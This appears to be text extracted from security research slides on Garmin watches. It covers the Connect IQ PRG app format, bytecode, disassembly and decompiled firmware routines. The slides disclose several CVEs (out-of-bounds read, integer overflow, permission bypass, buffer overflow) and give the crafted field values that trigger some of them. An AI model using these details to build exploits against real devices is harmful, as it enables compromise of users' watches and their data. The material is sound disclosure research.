307     OPTIONS.addOption(null, "Eno-invalid-symbol", false, "Do not error when a symbol is found to be invalid");
}

310 public static final Options PUBLIC_OPTIONS = new Options();
```

```
globals/SimpleHelloWorldView/onUpdate:
```

```
argc 2  
incsp 3
```

```
# varclockTime=System.getClockTime();
```

```
spush Toybox_System  
getm  
spush getClockTime  
getv  
frpush  
invokem 1  
lputv 2
```

```
# vartimeString=Lang.format("$1$: $2$", [clockTime.hour, clockTime.min.format("%02d")]);
```

```
spush Toybox_Lang  
getm  
spush format  
getv  
frpush  
news @str_1__2__971766637  
ipush 2  
newa  
dup 0  
ipush 0  
lgetv 2  
spush hour  
getv  
aputv  
dup 0  
ipush 1  
lgetv 2  
spush min  
getv  
spush format  
getv  
frpush  
news @str_02d_1150045  
invokem 2  
aputv
```

```
source_SimpleHelloWorldView_mc_24_4_start:  
source_SimpleHelloWorldView_mc_24_4:
```

```
source_SimpleHelloWorldView_mc_24_40_start:
```

```
source_SimpleHelloWorldView_mc_26_8:  
source_SimpleHelloWorldView_mc_26_12:
```

```
source_SimpleHelloWorldView_mc_27_8:  
source_SimpleHelloWorldView_mc_27_12:
```

```
object tree
```

```
sections
```

```
0 [Section]  
  ..sectionType = 0xD000D000 = 3489714176  
  ..length = 0x21 = 33  
  ▸ data [SectionHead]  
1 [Section]  
  ..sectionType = 0x6060C0DE = 1616953566  
  ..length = 0x26 = 38  
  ▸ data [SectionEntryPoints]  
2 [Section]  
  ..sectionType = 0xDA7ABABE = 3665476286  
  ..length = 0x414 = 1044  
  ▸ data [SectionData]  
3 [Section]  
  ..sectionType = 0xC0DEBABE = 3235822270  
  ..length = 0x26F = 623  
  ▸ data [SectionCode]  
4 [Section]  
  ..sectionType = 0xC0DE7AB1 = 3235805873  
  ..length = 0x252 = 594  
  ▸ data [SectionPcToLineNum]  
5 [Section]  
  ..sectionType = 0xC1A557B1 = 3248838577  
  ..length = 0x8FA = 2298  
  ▸ data [SectionLinkTable]  
6 [Section]  
  ..sectionType = 0xF00D600D = 4027408397  
  ..length = 0x53 = 83  
  ▸ data [SectionResourceBlock]  
7 [Section]  
  ..sectionType = 0x6000DB01 = 1610668801  
  ..length = 0x2 = 2  
  ▸ data [SectionPermissions]  
8 [Section]  
  ..sectionType = 0xECE7105 = 248410373  
  ..length = 0x2 = 2  
  ▸ data [SectionExceptions]  
9 [Section]  
  ..sectionType = 0x5717B015 = 1461170197  
  ..length = 0x11543 = 72283
```

Firmware Analysis

Beta Firmware and GCD File Format

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Updates & Downloads

Forerunner 245M software version 11.03 Beta

as of June 28, 2022

[Download](#) (9.46 MB)

[View installation instructions](#)

Notes:

- For any issues that you encounter, please provide feedback on the [Beta Program forum](#).
- Although this software is believed to be reliable, it has not yet been released for production and should be used at your own risk.

Change History

Changes made from version 10.40 to 11.03:

- Various Connect IQ improvements.
- Various connectivity improvements.
- Improvements to calculating heart rate based training metrics.
- Fixed a bug that could prevent some custom swim workouts from completing properly.
- Fixed a bug that caused truncation of some strength workout names in Garmin Connect.
- Fixed a bug that prevented the smart notification privacy setting from syncing with the Garmin Connect mobile app.
- Display an alpha or beta symbol on the about page for alpha or beta software builds.
- Other minor improvements and bug fixes.

Changes made from version 9.60 to 10.07:

- Fixed an issue where Run/Walk/Idle times together didn't equal Total Time displayed for the activity

- GCD file format
- [Unofficial format analysis](#)
 - By Herbert Oppmann

Garmin GCD Firmware Update File Format

Filename extension *.gcd


This documentation is based on own research and the sources listed in the references section.

Basic data types


All values are serialized in little-endian byte order (least significant byte first).

Type	Length	Description
char	1	ASCII character (see [6])
byte	1	8 bit unsigned integer (range 0 .. 255)
ushort	2	16 bit unsigned integer (range 0 .. 65535)
uint	4	32 bit unsigned integer (range 0 .. 4294967295)

Binwalk Entropy Analysis




Forerunner 245 Music 8.09 Beta
(Model released in 2019)



Forerunner 945 8.09 Beta
(Model released in 2021)

Reverse Tips – Teardown



- Search the FCC ID online
- <https://fccid.io/IPH-03568>
 - Unfortunately, the one we're interested in seems to be the shiny one we can't read
- I supposed that it ran a Cortex M3
 - Same as Forerunner 235 Music
 - (NXP Kinetis K8x MCU family)*

Reverse Tips – Base Address

```
switchD+3                                XREF[0,1]: HWM:core:garminos:processor:kine...
switchD_00015672::switchD
00015672 50 f8 22 f0  ldr.w    pc,[r0=>switchD_00015672::switchdataD_00015678... = 000186b1]

DAT_00015676                                XREF[1]: HWM:core:garminos:processor:kine...
00015676 00      ??      00h
00015677 bf      ??      BFh

switchD_00015672::switchdataD_00015678    XREF[4]: 00015672 (R),
HWM:core:garminos:processor:kine...
HWM:core:garminos:processor:kine...
HWM:core:garminos:processor:kine...

00015678 b1 86 01 00  addr    caseD_0+1
0001567c ad 86 01 00  addr    caseD_1+1
00015680 a9 86 01 00  addr    caseD_2+1
00015684 a5 86 01 00  addr    LAB_000186a2+3
00015688 a1 86 01 00  addr    caseD_4+1
0001568c 9d 86 01 00  addr    caseD_5+1
00015690 99 86 01 00  addr    LAB_00018696+3
00015694 33 86 01 00  addr    LAB_00018630+3
00015698 8c      ??      8Ch
00015699 89      ??      89h
0001569a cb      ??      CBh
0001569b e7      ??      E7h
0001569c 4c      ??      4Ch  L
0001569d 89      ??      89h
```

```
switchD_00015672::switchD
00018672 50 f8 22 f0  ldr.w    pc,[r0=>switchD_00015672::switchdataD_00015678... = 000186b1]

DAT_00018676                                XREF[1]: HWM:core:garminos:processor:kine...
00018676 00      ??      00h
00018677 bf      ??      BFh

switchD_00015672::switchdataD_00015678    XREF[4]: 00018672 (R),
HWM:core:garminos:processor:kine...
HWM:core:garminos:processor:kine...
HWM:core:garminos:processor:kine...

00018678 b1 86 01 00  addr    LAB_000186b0+1
0001867c ad 86 01 00  addr    LAB_000186ac+1
00018680 a9 86 01 00  addr    LAB_000186a8+1
00018684 a5 86 01 00  addr    LAB_000186a4+1
00018688 a1 86 01 00  addr    LAB_000186a0+1
0001868c 9d 86 01 00  addr    LAB_0001869c+1
00018690 99 86 01 00  addr    LAB_00018698+1
00018694 33 86 01 00  addr    LAB_00018632+1

LAB_00018698+1                                XREF[0,1]: 00018690 (*)
00018698 8c 89      ldrh    r4,[r1,#0xc]
0001869a cb e7      b      LAB_00018634

LAB_0001869c+1                                XREF[0,1]: 0001868c (*)
0001869c 4c 89      ldrh    r4,[r1,#0xa]
0001869e c9 e7      b      LAB_00018634

LAB_000186a0+1                                XREF[0,1]: 00018688 (*)
000186a0 0c 89      ldrh    r4,[r1,#0x8]
000186a2 c7 e7      b      LAB_00018634

LAB_000186a4+1                                XREF[0,1]: 00018684 (*)
000186a4 cc 88      ldrh    r4,[r1,#0x6]
000186a6 c5 e7      b      LAB_00018634

LAB_000186a8+1                                XREF[0,1]: 00018680 (*)
000186a8 8c 88      ldrh    r4,[r1,#0x4]
000186aa c3 e7      b      LAB_00018634

LAB_000186ac+1                                XREF[0,1]: 0001867c (*)
000186ac 4c 88      ldrh    r4,[r1,#0x2]
000186ae c1 e7      b      LAB_00018634

LAB_000186b0+1                                XREF[0,1]: 00018678 (*)
000186b0 e4 5a      ldrh    r4,[r4,r3]
000186b2 bf e7      b      LAB_00018634

switchD_000155a0::caseD_86                    XREF[1]: 000185a0(j)
000186b4 4a 7e      ldrb    r2,[r1,#0x19]
```


Vulnerabilities

Kaitai Structure for PRG

```
1  √ section:
2    doc: A section
3  √  seq:
4    √   - id: section_type
5        type: u4
6    √   - id: length
7        type: u4
8    √   - id: data
9        size: length
10   type:
11     switch-on: section_type
12   cases:
13     # [...]
14     section_magic::section_magic_head.to_i: section_head
15     # [...]
16  √  enums:
17  √   section_magic:
18     # [...]
19     0xd000d000: section_magic_head
20     # [...]
```

- [Kaitai Structure](#)
- [Kaitai Web IDE](#)
- Easy to describe file format
- Compile to C, C#, Go, Java, Python, Ruby, etc.

<https://github.com/anvilsecure/garmin-ciq-app-research/blob/main/ciq.ksy>

```

ciq.ksy
1 meta:
2   id: ciq
3   file-extension: PRG
4   endian: be
5
6 seq:
7   - id: sections
8     doc: List of PRG sections.
9     type: section
10    repeat: eos
11
12 types:
13   section:
14     doc: A PRG section.
15   seq:
16
17

```

```

object tree
└─ sections
  └─ 0 [Section]
    ├── sectionType = 0xD000D000 = 3489714176
    ├── length = 0x21 = 33
    └─ data [SectionHead]
      └─ 1 [Section]
        ├── sectionType = 0x6060C0DE = 1616953566
        ├── length = 0x26 = 38
        └─ data [SectionEntryPoints]
          ├── size = 0x1 = 1
          └─ entryPoint
            └─ 0 [EntryPoint]
              ├── uuid = [75, 9, 161, 174, 229, 76, 65, ...]
              ├── moduleId = 0x8002E6 = 8389350
              ├── classId = 0xA = 10
              └─ labelId = 0xE = 14

```

hex viewer

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00000000	d0	00	d0	00	00	00	00	21	00	04	01	00	00	00	00	00	Đ.Đ....!.....
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	60	60	c0	de	00	00	00	00`ÀÐ...
00000030	26	00	01	4b	09	a1	ae	e5	4c	41	11	bd	0b	9c	8f	fd	&...K.;@åLA.½...ý
00000040	7c	e0	83	00	80	02	e6	00	00	00	0a	00	00	00	0e	00	à....æ.....
00000050	00	00	26	00	00	00	00	da	7a	ba	be	00	00	04	14	c1	..&....Úz°¼....Á
00000060	a5	5d	ef	00	00	00	00	00	00	00	00	00	00	00	00	00	¥]ï.....
00000070	80	00	02	00	7f	08	00	00	02	0a	00	00	01	44	00	00D..
00000080	03	0a	00	00	01	93	00	00	04	0a	00	00	01	ba	00	00°..
00000090	05	0a	00	00	01	d9	00	00	06	0a	00	00	01	f8	00	00Û.....ø..
000000a0	07	0a	00	00	02	1f	00	00	08	0a	00	00	02	3e	80	02>..
000000b0	e6	0a	00	00	00	57	c1	a5	5d	ef	00	00	00	00	00	00	æ....WÁ¥]ï.....
000000c0	00	00	00	00	00	00	00	80	02	e6	00	7f	06	00	00	09æ.....
000000d0	17	00	00	00	e5	00	00	0a	17	00	00	00	9e	80	00	03å.....

info panel

selection: **0x0 -**

Selection length: 1

disable lazy parsing

Unparsed parts: << - / 1 >>

Byte arrays: << - / 3 >>

Selected: sections/0/sectionType

converter

Type	Value (unsigned)	(signed)
i8	208	-48
i16le	208	208
i32le	13631696	13631696
i64le	2377900603265253584	2377900603265253584
i16be	53248	-12288
i32be	3489714176	-805253120
i64be	14988208258307588129	-34585358154019634
float	1.9102074670942752e-38	
double	9.77579639278855e-150	

Vulnerabilities

How are app files loaded?

Resources





- Possible to embed resources
 - Strings, images, fonts, and others
- Compiled into PRG
- Available at run time

```
function initialize() {  
    font = WatchUi.loadResource (Rez.Fonts.myFont) ;  
}
```

String Resources

Index	Size	Name
0x00	2	Length
0x04	1 * Length + 1	UTF-8 data



```
1 e_tvm_error TVM:vm:tvm_vm:opcode_news(s_tvm_ctx *ctx)
2 {
3     // [...]
4     tvm_value_load_string(ctx, (uint)*ctx->pc_ptr, ctx->stack_ptr);
5     // [...]
6 }
```

```
1 e_tvm_error tvm_value_load_string(s_tvm_ctx *ctx, uint tvmaddr_str, void *str_value_out)
2 {
3     // [...]
4     ret = tvm_tvmaddr_to_ptr(ctx, tvmaddr_str, ptr_str);
5     if (ret == SUCCESS) {
6         ret = tvm_string_def_to_value(ctx, ptr_str, str_value_out, 1);
7     }
8     return ret;
9 }
```

Virtual to Physical Pointers

Virtual Pointer		tvm_tvmaddr_to_ptr	Physical Pointer
Start	End		
0x00000000	0x10000000	→	PRG data section
0x10000000	0x20000000	→	PRG code section
0x20000000	0x30000000	→	API data section
0x30000000	0x40000000	→	API code section

Loading Strings

Section start



Section end



**OOB read
CVE-2023-23301**

Font Resources

Index	Size	Name
0x00	4	Sentinel
0x04	4	Height
0x08	4	Glyph count
0x0C	4	Min height
0x10	2	Data size
0x12	3 * Glyph count	Glyph table buffer
n	4	Glyph sentinel
n + 4	1 * Data size	Extra data buffer

```
1 file_read_4bytes(fd, &font_glyph_count);
2 file_read_2bytes(fd, &font_data_size);
3 size_buffer = (font_data_size & 0xffff) + (int)font_glyph_count * 4 + 0x34;
4 tvm_mem_alloc(ctx, size_buffer, 0, &glyph_table);
5 tvm_object_get_object_data(ctx, glyph_table, &glyph_table_data);
6
7 for (i = 0; i < font_glyph_count; i++) {
8     glyph = glyph_table_data[i];
9     file_read_2bytes(fd, glyph);
10    // [...]
11 }
```

- Glyph count: **0x4000001A**
- Font data size: **0x108**
- Computed size: **0x1000001a4 = 0x1a4**

CVE-2023-23305

Vulnerabilities

How are permissions implemented?


Permissions

Permission	Applicable Modules
Ant	<code>Toybox.Ant</code>
Background	<code>Toybox.Background</code>
...	...
Communications	<code>Toybox.Communications</code> <code>Toybox.Authentication</code>
PersistedContent	<code>Toybox.PersistedContent</code>
Positioning	<code>Toybox.Position</code>
...	...
SensorHistory	<code>Toybox.SensorHistory</code>
SensorLogging	<code>Toybox.SensorLogging</code>
UserProfile	<code>Toybox.UserProfile</code>


- XML manifest
- Compiled into entry in permissions section
- Checked at run time

```
7 [Section]
  -sectionType = 0x6000DB01 = 1610668801
  -length = 0x6 = 6
  -data [SectionPermissions]
    -size = 0x1 = 1
    -permissions [Permissions]
      -permissionEntry
        -0 [PermissionEntry]
          -permissionId = 0x800012 = 8388626
```

Symbol Resolution



```
spush Toybox.Communications
getm
spush openWebPage
getv
invoke
```



Class and Field Definitions


```
8 [DataEntries]
  sentinel = 0xC1 = 193
  dataEntry [ClassDef]
    sentinelFragment = [165, 93, 239]
    extendsOffset = 0x0 = 0
    staticsEntry = 0x0 = 0
    parentModule = 0x2 = 2
    moduleId = 0x6 = 6
    appTypes = 0x7F = 127
    fieldsSize = 0x2 = 2
    fieldsDef [FieldsDef]
      field
        0 [FieldDef]
          1 [FieldDef]
            codeOffset = 0x80001826 = 2147489830
            fieldValue = 0x10000440 = 268436544
            symbolValue = 0x800018 = 8388632
            valueType = 0x6 = 6
            flags = 0x2 = 2
            permissionRequired = false
            actualAppTypes = 0x7F = 127
```

- Module ID refers to our object
- Field value is the virtual pointer
 - 0x10... → PRG code section
- Symbol value passed to `spush`
 - 0x800018 → `<init>`
- Value type
 - 0x6 → Method
- Flag for permission required

Checking Permissions

- Iterate through PRG permissions list
 - If there is a match, authorized
 - Otherwise, denied
- Permissions checked:
 - getm
 - getv
 - putv

```
1  uint prg_tvm_has_permission(s_tvm_ctx *ctx, int module_id, byte *out_bool)
2  {
3  // [...]
4      bVar1 = module_id == module_Toybox_SensorHistory;
5      *out_bool = 0;
6      if ((bVar1) && (ctx->version < VERSION_2.3.0)) {
7          *out_bool = 1;
8          return 0;
9      }
10 // [...]
```



CVE-2023-23304

Bypassing Permissions

```
└─2 [DataEntries]
  ...sentinel = 0xC1 = 193
  └─dataEntry [ClassDef]
    ...sentinelFragment = [165, 93, 239]
    ...extendsOffset = 0x40000115 = 1073742101
    ...staticsEntry = 0x0 = 0
    ...parentModule = 0x8002E6 = 8389350
    ...moduleId = 0x0 = 0
    ...appTypes = 0x7F = 127
    ...fieldsSize = 0x7 = 7
    └─fieldsDef [FieldsDef]
      └─field
        └─0 [FieldDef]
          ...codeOffset = 0xD06 = 3334
          ...fieldValue = 0x100000D5 = 268435669
          ...symbolValue = 0xD = 13
          ...valueType = 0x6 = 6
          ...flags = 0x0 = 0
        └─1 [FieldDef]
```



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```
└─2 [DataEntries]
  ...sentinel = 0xC1 = 193
  └─dataEntry [ClassDef]
    ...sentinelFragment = [165, 93, 239]
    ...extendsOffset = 0x40000115 = 1073742101
    ...staticsEntry = 0x0 = 0
    ...parentModule = 0x8002E6 = 8389350
    ...moduleId = 0x0 = 0
    ...appTypes = 0x7F = 127
    ...fieldsSize = 0x7 = 7
    └─fieldsDef [FieldsDef]
      └─field
        └─0 [FieldDef]
          ...codeOffset = 0xD06 = 3334
          ...fieldValue = 0x40040033 = 1074004019
          ...symbolValue = 0xD = 13
          ...valueType = 0x6 = 6
          ...flags = 0x0 = 0
        └─1 [FieldDef]
```

Vulnerabilities

What are native functions?

Native Functions

```
0477086c e9 e3 75 04 addr native:Toybox.ActivityMonitor.getHistory+1
04770870 c5 f9 75 04 addr native:Toybox.Ant.BurstPayload.add+1
04770874 11 f7 75 04 addr native:Toybox.Ant.BurstPayload.getSize+1
04770878 51 f7 75 04 addr native:Toybox.Ant.BurstPayload.initialize+1
0477087c 41 f8 75 04 addr native:Toybox.Ant.BurstPayloadIterator.next+1
04770880 75 fc 75 04 addr native:Toybox.Ant.BurstPayloadIterator.initial...
04770884 39 0f 76 04 addr native:Toybox.GenericChannel.getDeviceConfig+1
04770888 75 ff 75 04 addr native:Toybox.GenericChannel.setDeviceConfig+1
0477088c a5 03 76 04 addr native:Toybox.Ant.GenericChannel.enableEncrypt...
04770890 1d 03 76 04 addr native:Toybox.Ant.GenericChannel.disableEncrypt...
04770894 bd 05 76 04 addr native:Toybox.GenericChannel.open+1
04770898 1d 06 76 04 addr native:Toybox.GenericChannel.close+1
0477089c 41 07 76 04 addr native:Toybox.GenericChannel.release+1
047708a0 dd 06 76 04 addr native:Toybox.GenericChannel.sendAcknowledge+1
047708a4 79 06 76 04 addr native:Toybox.GenericChannel.sendBroadcast+1
047708a8 09 08 76 04 addr native:Toybox.GenericChannel.sendBurst+1
047708ac 7d 09 76 04 addr native:Toybox.GenericChannel.setBurstListener+1
047708b0 6d fb 75 04 addr native:Toybox.Message.getPayload+1
047708b4 4d fa 75 04 addr native:Toybox.Message.setPayload+1
047708b8 b9 18 77 04 addr native:Toybox.Application.getApp+1
047708bc e5 17 77 04 addr native:Toybox.AppBase.isTrial+1
047708c0 cd 18 77 04 addr native:Toybox.AppBase.getProperty+1
047708c4 c9 19 77 04 addr native:Toybox.AppBase.setProperty+1
047708c8 25 18 77 04 addr native:Toybox.AppBase.deleteProperty+1
047708cc 4d 17 77 04 addr native:Toybox.AppBase.clearProperties+1
```

- SDK functions can be implemented
 - In MonkeyC bytecode
 - In native functions
- 460 native functions identified
 - All implemented in C
 - Graphics, Ant/Ant+, BLE, HTTP, encryption, storage

Toybox.Cryptography.Cipher.initialize()

```
1  e_tvm_error native:Toybox.Cryptography.Cipher.initialize(s_tvm_ctx *ctx,uint nb_args)
2  {
3      // [...]
4      byte static_key_buffer [36];
5      ushort key_data_length;
6      // [...]
7      tvml_object_get_attribute(ctx, &options, symbol_key, key)
8      // [...]
9      tvml_object_get_bytearray_data(ctx, key ,&bytearray_data);
10     memcpy(static_key_buffer, bytearray_data + 1, (uint)key_data_length);
11     // [...]
12     if (cipher_options == CIPHER_AES128) {
13         expected_key_size = 0x10;
14     } else if (cipher_options == CIPHER_AES256) {
15         expected_key_size = 0x20;
16     }
17     // [...]
18     if (key_data_length != expected_key_size) {
19         throw_exception(ctx,
20             object_InvalidOptionsException,
21             "Invalid length of :key for requested cipher.")
22         return err;
23     }
24     // [...]
25 }
```

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Toybox.Ant.BurstPayload.add()

```
1  e_tvm_error native:Toybox.Ant.BurstPayload.add(s_tvm_ctx *ctx, uint nb_args)
2  {
3  // [...]
4  |   tvm_get_field_size_as_int(ctx, object, &size);
5  |   if (0x1fff < (int)size) {
6  |       return OUT_OF_MEMORY_ERROR;
7  |   }
8  // [...]
9  |   tvm_message_copy_payload_data(ctx, ctx->frame_ptr + 10, data);
10 // [...]
11 |   tvm_get_field(ctx, strBurstDataBlob, &burstDatablob);
12 |   burstDataBlob[size + 0xc] = data[0:4];
13 |   burstDataBlob[size + 0x10] = data[4:8];
14 // [...]
15 }
```

CVE-2023-23306

Two for One

